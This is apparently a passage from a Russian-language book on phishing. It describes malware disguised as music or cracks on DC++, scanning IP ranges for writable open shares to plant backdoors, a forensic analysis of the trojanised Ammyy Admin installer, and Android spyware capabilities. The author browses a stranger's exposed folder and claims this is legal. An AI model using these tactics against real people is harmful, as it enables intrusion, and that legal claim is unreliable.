Довольно давно появились разновидности вредоносных программ, предназначенных для хищения с зараженных компьютеров пользователей их электронных кошельков, в том числе BitCoin. Скачанный под видом музыкального произведения вредонос Trojan.BAT.BitCoinMiner относится уже к более новым вариантам вредоносных программ, которые нацелены на кражу вычислительных мощностей зараженных компьютеров.

Другой скачанный «музыкальный» файл был детектирован как Backdoor.Win32.DarkKomet[1], представляющий собой вредоносную программу, предназначенную для удаленного управления или администрирования компьютера (рис. 2.12).




Рис. 2.12. Результат проверки файла на ресурсе virustotal.com

Данный вирус был распознан 59 из 66 антивирусных продуктов, и нужно упомянуть, что это очень древняя модификация вредоносной программы, поэтому она известна практически всем средствам безопасности.

При использовании целенаправленной атаки применяются вредоносные программы, не определяемые практически никакими

[1] https://threats.kaspersky.com/ru/threat/Backdoor.Win32.DarkKomet/.

средствами защиты, из-за того что их версии не внесены еще ни в одну базу. Не самый интересный пример, поэтому попробуем найти для демонстрации еще что-нибудь интересное.

Внесем в поиск программы DC++ слово «program», как будто нам нужно что-то из программ, и внесем слово «пираты», как будто мы хотим найти что-либо по этой тематике.

Поиск выдал список, содержащий программу с громким названием «[Program for hacking any Website] + Crack (RUS + Multi) working version (2017) – Download.exe» и файл «Пираты Карибского моря 5 HD 2017.exe».

Первое, что необходимо показать, – что не все антивирусные программы детектируют угрозу. Чтобы это продемонстрировать, мы, как и ранее, загрузим наш зловредный файл для анализа на ресурс https://www.virustotal.com.

После проведенного анализа видно, что 25 из 66 антивирусных систем распознали угрозу, хотя она даже на невооруженный глаз очевидна.

Здесь сознательно не будет приводиться список антивирусных продуктов, которые автоматически определили, а какие промолчали. Связано это не с тем, что какой-то продукт лучше, а какой-то хуже, это просто стечение обстоятельств, связанное с моментом попадания конкретного вредоносного продукта в базу антивирусной системы.

Так вот, загруженный файл [Program for hacking any Website] + Crack (RUS + Multi) working version (2017) – Download.exe, конечно, не является никакой утилитой для взлома сайтов, это обыкновенный бэкдор с броским названием файла.

Проверка файла «Пираты Карибского моря 5 HD 2017.exe» показала (рис. 2.13), что 59 из 66 антивирусных систем распознали бэкдор, но связано это лишь с тем, как оказалось, что компиляция его была осуществлена еще в июне 2012 года, то есть сам вредонос невероятно древний.

Рыбак, использующий этот образец программы для фишинга, просто меняет название файла, следуя статистике (рейтингу) поисковых запросов пользователей, даже не удосуживаясь переупаковать вредонос. Он, подобно старику, использует потрепанные сети, но все-таки является киберпреступником, использующим фишинг в надежде на то, что в сети может попасться золотая рыбка…




Рис. 2.13. Результат проверки файла на ресурсе virustotal.com

Мимолетный анализ вредоносного файла при помощи ресурса virustotal.com позволяет определить сервер передачи данных и сервер злоумышленника (рис. 2.14).




Рис. 2.14. Определение сервера при анализе вредоносного файла на ресурсе virustotal.com

Продолжая эту тему, можно упомянуть, что есть простой скрипт, который собирает статистику самых популярных поисковых запросов, вводимых пользователями при поиске файлов, и в автоматиче-

ском режиме создает файлы с такими именами в открытом доступе злоумышленника.

Вот пример файлов (рис. 2.15), выставленных для раздачи пользователям сети одним таким рыбаком-любителем:




Рис. 2.15. Файлы пользователя сети DC++, доступные для загрузки




Рис. 2.16. Директории пользователя сети DC++

Если посмотреть список распространяемых данным пользователем файлов, то можно заметить, что у него под множество различных поисковых фраз есть подходящие файлы (рис. 2.16) различной тематики.

В каждой директории находятся файлы с названиями популярных произведений, программ, игр и так далее.

Поблагодарим virustotal.com и антивирусные продукты за помощь в демонстрации и двинемся дальше.

Не всегда для атаки необходимо создавать подставной ресурс. Достаточно получить доступ к чужому ресурсу, с которого регулярно происходит загрузка файлов или программ.

Одной из разновидностей фишинга, рассматриваемой в этой части, является подмена файлов на общедоступных ресурсах либо ресурсах, имеющих уязвимости.

Практически все хакеры пользовались сканерами сети, позволяющими проводить сканирование по заданному диапазону IP-адресов с целью изучения сетевого окружения и отыскания открытых ресурсов, доступных для записи.

Чаще всего осуществляется поиск открытых ресурсов NetBIOS, FTP или http, содержащих уязвимые веб-приложения (скрипты), позволяющие осуществлять загрузку файлов на сервер или вносить изменения в конфигурации. Основной задачей такой атаки является подмена обычного файла зараженным бэкдором либо загрузка на ресурс вредоносной программы под видом обычного безвредного файла.

Несколько слов про общедоступные ресурсы.

NetBIOS-ресурсы представляют собой директории или диски, к которым предоставлен общий доступ.

К таким ресурсам относятся так называемые папки обмена, сетевые папки, раньше называемые «шары», или «расшаренные» папки. Название произошло от английских слов: share – доля, shared – общий.

На волне криптовалютного помешательства слово «шара» уже употребляется в другом значении[1], так что не нужно путать.

В операционных системах MS Windows по умолчанию имеются доступные директории – это все доступные логические диски-файлы (рис. 2.17), символ $ показывает, что они скрыты, но это мало что меняет.

Общий р...	Путь к папке	Тип	Количество клиентских подключений	Описание
ADMIN$	C:\Windows	Windows	0	Удаленный Admin
C$	C:\	Windows	0	Стандартный общий рес...
D$	D:\	Windows	0	Стандартный общий рес...
E$	E:\	Windows	0	Стандартный общий рес...
F$	F:\	Windows	0	Стандартный общий рес...
IPC$		Windows	0	Удаленный IPC
print$	C:\Windows\system32\spool\drivers	Windows	0	Драйверы принтеров
WCProWIAI...	C:\ProgramData\Xerox\WCProWIA	Windows	0	

Рис. 2.17. «Расшаренные» системные ресурсы

[1] Шара – часть задачи, отвечающая за выполнение поиска крипторешения, чью выдачу (долю, то есть шару) осуществляет клиентам-майнерам майнинг-пул. По той причине, что для поиска крипторешения необходимо множество вычислительных мощностей, пулы делят эти решения на незначительные, так называемые «подрешения», которые и носят указанное наименование.

C$ и ей подобные – это шары логических дисков, ADMIN$ – папка операционной системы, IPC$ – используется для авторизации. Это административные «шары», доступ к которым возможен только из-под аккаунта администратора.

Для обмена данными и предоставления доступа к файлам другим пользователям в локальной сети часто создаются сетевые папки. Для демонстрации этой «рыбалки» автор приведет пример, которым пользовалось, наверное, большинство начинающих хакеров.

Нет необходимости проводить эксперимент с использованием арсенала Kali Linux, потому как основной целью является демонстрация простоты проводимых атак с целью доказать тот факт, что большая часть проблем, возникающих с безопасностью, – не дело рук невероятно опасных хакеров, использующих непостижимые технологии.

Для проведения атаки злоумышленнику достаточно использовать сканер, например представленный на ресурсе http://lantricks.ru/ – LanScope-файлы (рис. 2.18) или ему подобные, коих целые тучи.

Рис. 2.18. Ресурсный сканер LanScope

Это древняя и бесплатная программа, но работает просто прекрасно и замечательно подходит для следующей демонстрации.

Данный сетевой ресурсный сканер, как и любой другой, позволяет задавать диапазон IP-адресов и осуществлять проверку хостов на наличие у них открытых ресурсов, а при их обнаружении программа проверяет возможность произведения чтения и модификации размещенных на них данных (рис. 2.19).




Рис. 2.19. Параметры сканера LanScope

Здесь необходимо сделать небольшое отступление и, забегая вперед, пояснить, что большая часть открытых ресурсов открыта самими пользователями для своих нужд. К примеру, в домашней сети у кого-либо возникла необходимость передать файлы с одной машины на другую, или такая необходимость возникла в корпоративной сети. После осуществления передачи пользователь, открывший доступ к такой папке, может оставить его для «вдруг пригодится».

Итак, мы взяли первого попавшегося провайдера и наобум выбрали выделенный ему диапазон IP-адресов, запустили сканирование и получили в результате файлы (рис. 2.20):




Рис. 2.20. Обнаруженный посредством сканера ресурс, содержащий доступные для записи директории

На ресурсе IP 46.63... обнаружены открытые для всеобщего доступа две директории: «download» и «jd». Обе директории содержат

файлы пользователя и, самое интересное, доступны для записи. Любой, кто их откроет, может делать там все, что угодно, как с папкой на своем собственном компьютере.

Такие ресурсы либо забывают закрывать, либо просто не отдают себе отчета в том, что компьютер, на котором открыт ресурс, виден всему Интернету и просто ждет, пока на него не заплывет «рыбак».

Конечно, существует вероятность того, что такой доступ могла создать вредоносная программа, но явно не в нашем случае.

Мы спокойно имеем возможность открыть обнаруженные ресурсы, и это не будет каким-либо нарушением законодательства. Неправомерным считается доступ к компьютерной информации при условии обеспечения специальных средств ее защиты, а в данном случае защиты, как можно заметить, никакой нет.

Откроем удаленную папку «download » на обнаруженном ресурсе IP 46.63… (рис. 2.21).

Как можно логично предположить, данная директория используется для загрузки из Сети различного рода мультимедийных файлов и программ и, по всей видимости, была открыта пользователем для удобства доступа с других устройств, к примеру посредством Wi-Fi в пределах квартиры.

Чтобы завершить этот эксперимент, приведем еще один довод, доказывающий простоту осуществления слепой фишинговой атаки. В текстовом файле можно написать несколько строк скриптового программирования, переименовать его в пакетный файл, к примеру «Супер Dance 2017 – HiT mp3.bat», и положить в доступную для записи директорию.

Вторая обнаруженная на ресурсе папка уже содержит личные файлы, фотографии и документы, давать ее изображение автор не будет.

Вообще, получив доступ к одной лишь открытой директории, можно без особого труда получить доступ практически ко всему содержимому удаленного ресурса, находящемуся на всех дисках компьютера, написав всего несколько строк.

Конечно, приводимые примеры – это азбука для специалистов, но тем, кто не посвящен, эта информация должна дать серьезную пищу для размышлений. На обнаружение первых доступных ресурсов ушло 10 минут.

Представьте, что любой файл, доступный на этих обнаруженных открытых папках, можно модифицировать, добавив вредоносный

код, или просто закинуть в любую директорию или субдиректорию вредоносный файл.




Рис. 2.21. Содержимое доступной для записи директории на обнаруженном ресурсе

Обнаруженный компьютер может использоваться злоумышленниками как заблагорассудится, хоть прокси-сервер на нем развертывай, хоть атаки с него проводи. Мы даже не обсуждаем, что можно просто скопировать данные, хранящиеся на доступном хосте, и использовать их во вред пользователю.

Такое отношение пользователей к информационной безопасности наблюдается не только на бытовом уровне. Похожая картина наблюдается и в коммерческом, и в государственном секторе[1]. И это легко доказать, приведя еще несколько примеров, но не будем отвлекаться и тратить на это драгоценное время читателя.

Приведенный пример с открытыми ресурсами был обнаружен в течение десяти минут, пока автор набирал текст предыдущих абзацев, поэтому не нужно быть гением и обладать глубокими знаниями математической статистики и теории вероятностей, чтобы представить, какая бездна открытых уязвимостей и «тарелочек с голубой каемочкой» таится в сегменте отечественной сети.

Справедливости ради необходимо отметить, что тот же фокус можно повторить и с зарубежным диапазоном IP-адресов. Кстати сказать, по имеющейся и, конечно же, неподтвержденной информации, разведслужбы некоторых стран (не нашей) в автоматическом режиме осуществляют подобные сканирования, загрузку обнаруженных файлов и их анализ.

Конечно, это все игры с простыми программами. Теперь представим, что можно сделать, если это целенаправленная атака и будут использоваться более серьезные инструменты, специальные сканеры, «хорошие» вредоносные программы или популярные ресурсы.

Один из самых ярких примеров подмены легального программного обеспечения инфицированным произошел в 2016 году, когда в скачиваемой с официального сайта программе, предназначенной для организации удаленного доступа Ammyy Admin[2], обнаружилась вредоносная программа.

Вот небольшой пример анализа атакованной системы.

Анализ зараженной системы

Рассматриваемый носитель информации не содержал разметки файловой системы, поэтому с целью дальнейшего изучения носителя было осуществлено восстановление ранее содержащейся разметки файловой системы, структуры и содержимого на представленном объекте.

---

[1] Статистика аудита корпоративных сетей: http://komp-exp.ru/stataudit2017/.

[2] http://www.ammyy.com/.

В корневой директории исследуемого жесткого диска восстановлен файл с наименованием mbrkiller.exe, являющийся программой, предназначенной для удаления главной загрузочной области и таблицы разделов на жестком диске, создавая видимость отсутствия информации.

Подобными программами пользуются злоумышленники после завершения преступных действий, как уже указывалось в предыдущей части, с целью замедления реакции на инцидент и сокрытия следов.

Анализ действий пользователя операционной системы показал, что пользователь вводил в строке браузера ключевое слово «ammyy» и открывал официальный сайт, после чего совершил загрузку программы с официального сайта разработчика.

Обнаруженный после запуска программы-инсталлятора файл 632A.tmp в директории \AppData\Local\Temp\ классифицируется как вредоносная программа типа Trojan-Spy.Win64.Lurk.

В период времени, совпадающий со временем установки программы, в журнале операционной системы System.evtx содержится запись:

```
В системе установлена служба.
Имя службы:  AmmyyAdmin_3E78
Имя файла службы:  "C:\Users\777\AppData\Local\Temp\AA_v3.exe" -service
-lunch
Тип службы:  служба режима пользователя
Тип запуска службы:  Автоматически
Учетная запись службы:  LocalSystem
```

В то же время в директории \AppData\Local\Temp\ создается файл AA_v3.exe, являющийся программой для удаленного управления.

Помимо этого, компьютерное исследование носителя информации выявило, что злоумышленники, получив доступ к операционной системе, загрузили на зараженную машину в директорию C:\intel\ программы для изучения сетевого окружения компании (logParser.exe, netscan.exe).

Анализ обнаруженных данных указывает на то, что вредоносная компьютерная программа была загружена при установке программы удаленного доступа «Ammyy Admin», являющейся модифицированной версией легального программного продукта либо закамуфлированного под него.

К слову сказать, в мае-июне 2016 года в ходе совместной операции Управления «К» БСТМ МВД РФ и ФСБ РФ были задержаны лица, причастные к распространению и использованию указанной выше вредоносной программы[1].

2.4. Атака на мобильные телефоны

Обзор возможных продолжений фишинг-атаки был бы неполным без рассмотрения актуальных атак на мобильный телефон.

В начале книги упоминались варианты рассылки фишинговых сообщений, принуждающих пользователей мобильного телефона устанавливать на свой телефон различные приложения или загружать файлы.

Из всей массы вредоносных программ для мобильных телефонов можно выделить пять основных групп:

- предназначенные для хищения информации;
- мелкие «разорители», предназначенные для отправки платных SMS-сообщений и совершения звонков на платные линии;
- крупные «разорители», предназначенные для совершения мошеннических действий посредством использования систем дистанционного банковского управления;
- предназначенные для демонстрации рекламы и накручивания трафика «рекламные» приложения:
- программы-шпионы.

Большинство вредоносных программ, попадающих на мобильные телефоны, предназначено для хищения денежных средств, они не так интересны для рассмотрения и по большей части мало чем отличаются от подобных зловредов для обычных компьютеров. Вредные программы, показывающие рекламу, безусловно, навевают скуку.

Мобильный телефон более ценен для киберпреступников, специализирующихся на шпионаже, потому что современные тенденции из функционального и надежного кнопочного телефона сделали вместилище всей информации как для владельца, так и о владельце.

Мобильный телефон стал желанной добычей как для злоумышленников, так и для правоохранительных органов. Информация,

---

[1] https://www.kommersant.ru/doc/3053357/.

хранящаяся в нем, может рассказать много интересного. Пугающие таинственные возможности современного смартфона знать о владельце больше, чем знает он о себе сам, еще будут затронуты в предпоследней части книги – обзоре черного рынка информационных услуг.

Рассмотрим вредоносную программу из первой упомянутой выше группы в связи с тем, что в рамках информационной безопасности самое страшное, что может произойти с мобильным телефоном, – это, пожалуй, попадание в него шпионской многофункциональной программы.

Рассмотрим пример такой вредоносной программы, являющейся на сегодняшний день лидером по использованию в арсенале кибершпиона.

Если коротко, то данный тип программ предназначен для сбора, обработки и хранения информации, получаемой и передаваемой посредством мобильных телефонов.

А если подробно и по пунктам, то вредоносная программа позволяет:

- просматривать список всех вызовов телефона;
- просматривать список SMS-сообщений и знакомиться с их содержимым;
- записывать совершаемые телефонные переговоры;
- прослушивать и загружать на компьютер, удаленный сервер или сотовый телефон записанные телефонные переговоры;
- определять местоположение абонента по GPS, Wi-Fi и сотовым сетям;
- осуществлять удаленно незаметную запись окружения телефона;
- собирать историю популярных браузеров;
- собирать почтовую переписку;
- собирать переписку из социальных сетей «ВКонтакте», «Одноклассники»;
- собирать переписку программ обмена сообщениями (Skype, Viber, WhatsApp, Agent@Mail.ru, Telegram и прочих);
- выгружать все фотографии, документы с мобильного телефона;
- совершать снимки экрана с задаваемым интервалом;
- просматривать список установленных программ и удалять их по необходимости.

На этом функции вредоносной программы не ограничиваются.

После установки такой программы в мобильный телефон он автоматически превращается в шпионского «жучка» с полным комплексом возможностей.

Программа удаленно может принимать специальные команды, предоставляющие возможность управления мобильными устройствами.

Разрешения, которыми пользуется вредоносная программа в операционной системе Android:

- `android.permission.CHANGE_NETWORK_STATE` (изменение подключения к сети);
- `android.permission.DISABLE_KEYGUARD` (отключение блокировки клавиатуры);
- `android.permission.USE_CREDENTIALS` (использование учетных записей);
- `android.permission.READ_CALENDAR` (чтение мероприятий в календаре);
- `android.permission.READ_LOGS` (чтение конфиденциальных данных журнала);
- `android.permission.READ_FRAME_BUFFER` (чтение буфера кадра);
- `android.permission.DEVICE_POWER` (включение или выключение телефона);
- `android.permission.CALL_PRIVILEGED` (совершение вызовов на любые телефонные номера);
- `android.permission.INTERNET` (полный доступ в Интернет);
- `android.permission.MODIFY_PHONE_STATE` (изменение состояния телефона);
- `android.permission.ACCESS_FINE_LOCATION` (доступ к данным GPS);
- `android.permission.HARDWARE_TEST` (тест аппаратного окружения);
- `android.permission.WRITE_SMS` (редактирование SMS или MMS);
- `android.permission.ACCESS_NETWORK_STATE` (просмотр состояния сети);
- `android.permission.GET_TASKS` (запущенных приложений);
- `android.permission.DELETE_PACKAGES` (удаление приложений);
- `android.permission.STATUS_BAR` (отключение или изменение строки состояния);

- com.android.browser.permission.READ_HISTORY_BOOKMARKS (чтение истории браузера и закладок);
- android.permission.MOUNT_FORMAT_FILESYSTEMS (формат внешнего хранилища);
- android.permission.WRITE_EXTERNAL_STORAGE (изменить/удалить содержимое SD-карты);
- android.permission.RECORD_AUDIO (запись аудио);
- android.permission.MANAGE_ACCOUNTS (управление списком аккаунтов);
- android.permission.READ_EXTERNAL_STORAGE (чтение с внешних накопителей);
- android.permission.RECEIVE_BOOT_COMPLETED (запуск при загрузке);
- android.permission.CONTROL_LOCATION_UPDATES (управление уведомлениями об обновлении местоположения);
- android.permission.INSTALL_PACKAGES (установка приложений);
- android.permission.RECEIVE_SMS (получение SMS);
- android.permission.PROCESS_OUTGOING_CALLS (перехват исходящих вызовов);
- android.permission.BROADCAST_STICKY (отправить трансляцию);
- android.permission.CALL_PHONE (телефонных вызовов);
- android.permission.WRITE_SETTINGS (изменение глобальных настроек системы);
- android.permission.READ_PHONE_STATE (чтение состояния телефона);
- android.permission.MOUNT_UNMOUNT_FILESYSTEMS (монтирование и демонтирование файловых систем);
- android.permission.UPDATE_DEVICE_STATS (изменение статуса батареи);
- android.permission.WRITE_SECURE_SETTINGS (изменение настроек системы безопасности);
- android.permission.WRITE_CONTACTS (записи контактных данных);
- android.permission.BROADCAST_SMS (отправление SMS-трансляций);
- android.permission.SEND_SMS (отправление SMS-сообщений);
- android.permission.ACCESS_WIFI_STATE (просмотр Wi-Fi-статуса);
- android.permission.WAKE_LOCK (отключение спящего режима);

- `android.permission.CHANGE_WIFI_STATE` (изменение Wi-Fi-статуса);
- `android.permission.DELETE_CACHE_FILES` (удаление кэша приложений);
- `android.permission.READ_CONTACTS` (чтение данных контактов);
- `android.permission.CLEAR_APP_CACHE` (удаление всех данных кэша приложений);
- `android.permission.MODIFY_AUDIO_SETTINGS` (изменение настроек аудио);
- `android.permission.READ_SMS` (чтение SMS или MMS);
- `android.permission.USE_SIP` (совершение звонков через Интернет);
- `android.permission.GET_ACCOUNTS` (обнаружение известных аккаунтов).

Как и любая управляемая вредоносная программа, данный тип программ состоит из двух основных частей – серверной части и клиентской программы, устанавливаемой непосредственно на контролируемый телефон.

Именно клиентская программа и является вредоносной.

Если рассматривать ее с точки зрения законодательства, она отвечает всем необходимым для квалификации признакам вредоносной компьютерной программы, предусмотренной ст. 273 УК РФ. А именно ст. 273 УК РФ («Создание, использование и распространение вредоносных компьютерных программ») предусматривает уголовную ответственность за создание, распространение или использование компьютерных программ либо иной компьютерной информации, заведомо предназначенных для несанкционированного уничтожения, блокирования, модификации, копирования компьютерной информации или нейтрализации средств защиты компьютерной информации.

Рассматриваемая шпионская программа заведомо предназначена для несанкционированного копирования и модификации компьютерной информации.

Основная особенность программы – ее скрытый режим работы и ненавистное отношение к антивирусным продуктам, что подтверждается встроенными в нее блоками. Впрочем, встречаются модификации шпионского ПО, не распознаваемого антивирусными системами.

Клиентская часть вредоносной программы запускается при включении телефона и на протяжении всего периода его функционирования собирает заданную в настройках информацию и передает ее на сервер для дальнейшего хранения. Параметры удаленного сервера указаны внутри самой вредоносной программы, что облегчает расследование подобных инцидентов.

Программа устанавливается на телефон и функционирует в скрытом режиме, не задавая вопросов владельцу телефона и никак его, соответственно, не уведомляя о своих действиях. Программу такого типа самостоятельно владелец телефона обнаружить не в силах, для этого применяется специализированное программное обеспечение[1].

Для передачи заданной информации с мобильного телефона на удаленный сервер программа использует доступный интернет-канал связи, а для передачи объемных данных программа дожидается доступного Wi-Fi-доступа. Информация отсылается на сервер-накопитель через задаваемый злоумышленником период времени (рис. 2.22).




Рис. 2.22. Установленные в результате анализа IP-адреса

[1] http://cibexpert.ru/programms/.

На сервере, которых может быть несколько, злоумышленниками, как правило, размещается веб-интерфейс, позволяющий осуществлять просмотр полученных данных, наблюдать статус программы-шпиона и посылать необходимые команды.

Некоторые разновидности таких вредоносных программ позволяют наблюдать и управлять программой с другого мобильного приложения, устанавливаемого на телефон злоумышленника. В таком случае обе программы обращаются к одному серверу.

Проводить исследование и экспертизу вредоносных программ для мобильных телефонов так же, как и для обычных компьютеров, вполне возможно. В процессе исследования устанавливается вся необходимая для расследования информация.

